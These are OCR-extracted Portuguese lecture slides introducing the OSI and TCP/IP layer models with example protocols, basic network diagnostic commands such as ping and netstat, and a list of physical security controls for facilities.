


PDU – PROTOCOL DATA UNIT

Se lembra do modelo OSI?

Camada	Exemplos
7 - Aplicação	HL7, Modbus
6 - Apresentação	TDI, ASCII, EBCDIC, MIDI, MPEG
5 - Sessão	Named Pipes, NetBIOS, SIP, SAP, SDP
4 - Transporte	NetBEUI
3 - Rede	NetBEUI, Q.931
2 - Ligação de dados	Ethernet, Token Ring, FDDI, PPP, HDLC, Q.921, Frame Relay, ATM, Fibre Channel
1 - Físico	RS-232, V.35, V.34, Q.911, T1, E1, 10BASE-T,100BASE-TX , ISDN, SONET, DSL

TCP/IP


Application
Host-to-Host
Internet
Network Access
Application
Presentation
Session
Transport
Network
Data Link
Physical


Camada	Exemplos	suite TCP/IP
7 - Aplicação	HL7, Modbus	HTTP, SMTP, SNMP, FTP, Telnet, NFS, NTP, BOOTP, DHCP, RMON, TFTP, POP3, IMAP, HTTP, TELNET
6 - Apresentação	TDI, ASCII, EBCDIC, MIDI, MPEG	XDR, SSL, TLS
5 - Sessão	Named Pipes, NetBIOS, SIP, SAP, SDP	Estabelecimento da sessão TCP
4 - Transporte	NetBEUI	TCP, UDP, RTP, SCTP
3 - Rede	NetBEUI, Q.931	IP, ICMP, IPsec, RIP, OSPF, BGP,
2 - Ligação de dados	Ethernet, Token Ring, FDDI, PPP, HDLC, Q.921, Frame Relay, ATM, Fibre Channel	MTP-2,ARP
1 - Físico	RS-232, V.35, V.34, Q.911, T1, E1, 10BASE-T,100BASE-TX , ISDN, SONET, DSL	

Vamos brincar...

- ping
- tracert
- arp
- netstat -nab
- nslookup

;) Prof. Marcos Monteiro


Camadas de proteção: controles




Segurança Física

- Cercas/ portões
- Portas/ portarias
  - Catracas
  - Detectores de metais
  - Crachás
- Paredes/ janelas
  - Sensores de invasão
- Seguranças
- CFTV
- Sistema de climatização
- Documentação de elementos de engenharia civil/ elétrica/ hidráulica
- Sistema de detecção/ combate a incêndio
- Compartimentalização de ambientes

Como acontece



